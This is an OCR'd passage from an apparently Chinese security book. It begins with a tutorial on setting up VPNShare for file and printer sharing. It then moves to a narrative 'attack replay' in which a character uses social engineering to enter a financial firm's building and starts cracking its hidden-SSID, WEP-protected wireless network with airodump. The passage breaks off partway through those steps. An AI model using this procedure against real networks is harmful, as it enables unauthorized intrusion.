


图28 安装VPN驱动

安装后初始化服务，完毕后显示服务端程序窗口，点击界面中的“添加账号”按钮，弹出“账号编辑”对话框，输入账号和密码（图29）。点击“确定”按钮，即可将新用户添加到用户列表中（图30）。客户端就可以用此账号连接VPN服务器了。




图29 设置连接账号




图30 账户列表

在客户端主机上运行VPNShare客户端程序“VPNShareClient-20051117.exe”，按向导完成客户端的安装。运行VPNShare客户端，在“VPN服务器地址”中输入服务器端IP地址，即公网地址；然后填入服务端添加的账号和密码，点击“连通VPN”按钮就可以连接服务器了（图31）。




图31 连接VPN

连接服务器后，客户端就与服务端处于一个虚拟的局域网中了，在软件界面可以看到VPN服务器IP地址为“10.8.0.1”，客户端会随机获得一个与服务器处于同一网段的内网IP地址，服务端将显示当前连接的账号和详细情况。

同一台服务器可以连接多个客户端，新连接的客户端都将获得一个IP从而加入此局域网中。也就是说处于不同位置的主机，都可以通过连接到VPN服务器上，共同组成一个虚拟的局域网，在这个局域网中可以共享文件，互相访问，与真实的局域网没有什么两样。同时，局域网内的数据传输也是经过加密的，安全性非常好。

二 VPN加密保护办公安全

在整个公司的网络中，少不了要进行各种资源共享。

张经理策划的VPN网络方案，可将远在千里之外的子公司纳入虚拟的局域网中，意义非常重大，可实现远程文件和各种网络资源的共享。

最重要的是，这个虚拟的局域网非常安全，不用担心来自网络上的攻击。

1. 通过VPN共享资源

假设某公司有三台主机A、B、C，分别处于不同的物理地理位置，而且B与C是分别处于某个内网中，只有服务器A有公网IP地址，因此很难与客户端B、C相连。此时三台主机想要互相共享本机的资源，只能通过建立FTP服务器的方法，但是建立FTP服务器的过程比较麻烦，而且存在安全性的问题。同时因为处于内网的BC主机网络中安装了防火墙，禁止了FTP连接，因此只有考虑建立VPN网络，实现远程资源共享（图32）。




图32 VPN共享示意图

可以选择任一台主机作为VPN服务器，假设这里选择在A主机上建立VPN服务器。首先在A主机上安装前面提到的遥志VPN（VPNShare）服务端程序，运行VPNShare服务端，然后在服务端添加两个不同的VPN登录账号B1和C1。

在主机B和C上分别安装VPNShare客户端程序，安装完毕后分别在ABC三台主机上，打开“网上邻居”→“查看网络连接”，在“本地连接”中可以看到一个新建立的连接“本地连接*”，该连接使用的网卡为“TAP-Win32 Adapter V8”。

选择该连接，点击右键，在弹出菜单中选择“属性”命令，打开网络属性对话框（图33）。在中间的“此连接使用以下项目”中可以看到当前安装的网络协议，要实现资源共享，必须保证安装并且启用了“Microsoft网络客户端”和“Microsoft网络的文件和打印机共享”两个项目。




图33 安装网络协议

设置完毕后，在A主机上运行VPNShare服务端，在B、C主机上运行客户端连接A服务器，连接成功后建立了一个虚拟的局域网。在A服务器的VPNShare服务端程序窗口和B、C主机的客户端界面中，可以看到VPN服务器IP地址及BC主机的内网IP地址，IP地址一般形如“10.8.0.*”。

假设A主机IP地址为“10.8.0.1”，B和C主机要访问A主机上的共享资源，可以打开“网上邻居”，点击“添加一个网上邻居”，打开网上邻居添加向导。点击“下一步”，在“服务提供商”中选择“选择另一个网络”（图34）；点击“下一步”，在“Internet或IP地址”中输入“\\10.8.0.1”（图35），点击“下一步”，会弹出一个错误提示框显示“Windows需要一个共享才能发布”（图36）。




图34 添加网络共享




图35 输入IP地址




图36 格式错误提示

点击确定后返回刚才的窗口，再点击“浏览”按钮，打开网络浏览对话框，在默认的工作组中就可以看到IP为“10.8.0.1”的主机及其共享资源了（图37）；选择共享资源后，点击确定返回，再点击“下一步”，输入网上邻居名称，点击完成后，就可以在网上邻居中看到A主机上的共享资源了。



图37 公网变私网共享资源

用同样的方法，可以实现A、B、C三台主机的远程共享，并且在进行文件传送时，由于三台主机都是处于同一虚拟局域网中，因此不会受到防火墙的阻碍，文件传输速度可以达到网络的上限。

2. 通过VPN实现远程打印

在进行远程协同办公时，经常需要通过传真文件进行签订审核等，如果建立了一个VPN网络，可以方便的将资料直接通过远程打印机打印出来。

例如B主机所在部门需要将一份文件书面材料交由A主机所在地审核，只要A主机处安装有打印机，就可以通过如下方式进行远程打印：

首先用上面的方法建立VPN网络，并确保在A主机的VPN网络连接中启用了“Microsoft网络的文件和打印机共享”服务，并共享了指定的某台打印机。然后在B主机上打开“控制面板”→“打印机和传真”，点击“添加打印机”，打开打印机添加向导。

点击“下一步”，在“本地或网络打印机”中选择“网络打印机或连接到其它计算机的打印机”项（图38）；点击“下一步”，在“指定打印机”中选择“连接到这台打印机”，并输入“\\10.8.0.1\共享打印机名”（图39）；点击“下一步”，再点击完成按钮，即可将异地A主机上的打印机添加到本地了。




图38 选择网络打印机




图39 指定打印机网络路径

然后在B主机上打开需要交由A地审核的文档，打印时选择刚添加的打印机，在A地就可以直接远程打印出书面文档了。通过VPN网络实现远程打印，省去了传真或传输文件的步骤，十分方便。

攻击回放——在VPN上打洞

当组长将检测目标公司的网络信息告诉李好时，李好头一下子变大了，入侵一个LAN？这可能是从来没有听说过的事情。——如果有一天哪个黑客告诉李好，他通过Internet入侵了一个没有连接上Internet的局域网，李好肯定认为这个黑客绝对是在做梦！

“在我看来，要想入侵这样一个系统基本上是不可能的事情。”组长用不可思议的语气对李好说，“可以说，目标公司的网络没有直接接入Internet，我们根本就无法连接入其中的任何一台电脑。

要想入侵，只有从局域网内部入手，进入目标公司中，连接上其中的一台内部机器，才有可能控制整个系统。当然前提是还要突破网络防火墙的拦截。”

李好陷入了深深的沉思……怎么才能进入目标公司的内部网络呢？……难道那天自己入侵的电脑只是公司外的一台无关的电脑吗？可是为什么那台电脑的网络配置那么奇怪呢？……这样的情况只有出现在连接了Internet的服务器上啊，可那台电脑分明就不是一台服务器！……除非，除非这是一台连接上了Internet的局域网内部电脑！……难道？……

组合前几天早晨用木马控制的那台电脑，李好忽然觉得眼前一亮。

李好很有把握的笑了，“组长，就在今早，我已经在网上发现了一台奇怪的电脑，据我估计这台电脑很可能就是目标公司内部网络中的某台机器。”

李好将前天早晨的情况详细的告诉了组长，并说出了自己推测的可能情况：

“据我估计，很有可能在目标公司的内部网络中，存在一个不被注意的子网络。这台网络由几台客户机和一台服务器组成，客户机通过交换机与服务器相联，最重要的是在交换机的某个接口上，很有可能连接了整个局域网中一个数据端口。而这个小型网络中某一台电脑上带有Modem，并经常通过拨号方式连接上Internet。”

听了李好的推测，组长也想起了一个重要的信息，“我从客户那儿了解到，他们总经理的办公室里面有一台无线路由器，经理有时用它来上上网之类的，有的内部网主机也偶尔通过它来上网，你说的这台电脑，也许就是通过这个无线路由上网的！”

“原来是这样！”李好的眼神里全是兴奋，“这样的话，入侵的可能性就更大了！——我就从无线路由入手吧！”

三个小时后，李好伪装成客户，进入了目标金融公司的大楼，并悄悄的进入了大楼的某一层，隐藏在某个人少的卫生间中。李好摆弄着大功率的无线接收器，并用笔记本的无线功能搜索着来公司中的无线上网信号……

一 无线路由的WEP破解

在目标公司的经理办公室中，使用无线设备建起了一个无线网络，通过搭建无线网络可以在办公室里的每个角落，使用笔记本和无线网卡访问Internet。

但是由于无线网络发出的信号可以被其它电脑所接收，因此只要在信号接收范围内，所有未经许可的电脑都可以连接上无线网络，从而造成入侵。

虽然可以通过一些简单的方法，比如设置WEP加密，以保证其他计算机以及非法用户无法连接建立的无线网络。但是，对于李好来说，破解WEP加密是很容易的。

1. 收集SSID信息

目标公司的无线网络取消了SSID广播，因此只有破解SSID，才能进入无线网络中。

【加油站】什么是SSID

SSID（Service Set Identifier）也写为ESSID，用来区分不同的网络，最多可以有32个字符，无线网卡设置了不同的SSID就可以进入不同网络。SSID通常由AP或无线路由器广播出来，通过XP自带的扫描功能可以查看当前区域内的SSID。

出于安全考虑，许多无线网络可能会取消广播SSID，此时用户就要手工设置SSID才能进入相应的网络。简单说，SSID就是一个局域网的名称，只有设置为名称相同SSID的值的电脑才能互相通信。

李好准备使用嗅探（Sniffer）的方法来破解SSID号，通过安装无线Sniffer绑定到无线网卡上，Sniffer会对无线网卡进行监控，检测所有无线信号，以从中过滤分析出附近的无线网络发出的信号。

李好将笔记本上的有线网卡关闭，然后将无线网卡连接到笔记本的PCMCIA接口上，插上无线网卡后通过TP-LINK的管理工具扫描附近所存在的整个无线网络。

很快，在工具中看到了一个无线信号（图40），这个信号是使用12信道的，而且是无线模式54M。但是SSID号却无法查出来，估计是因为目标无线网络禁止了广播SSID号。



图40 搜索到SSID信息

李好使用了一个叫作“WinAircrackPack”的工具，运行其中的“airodump.exe”程序，可扫描检测出无线网络的SSID号和频段（图41）。




图41 检测到无线网络信息

首先要求选择无线网卡的数字序号，输入序号为“13”；然后选择无线网卡的类型，输入o或者a选择网卡模式，这与下载和安装驱动有关（图42）。先选择“o”，然后要求选择搜索频段，输入数字“0”，软件将自动检测所有频段的无线数据包（图43）。

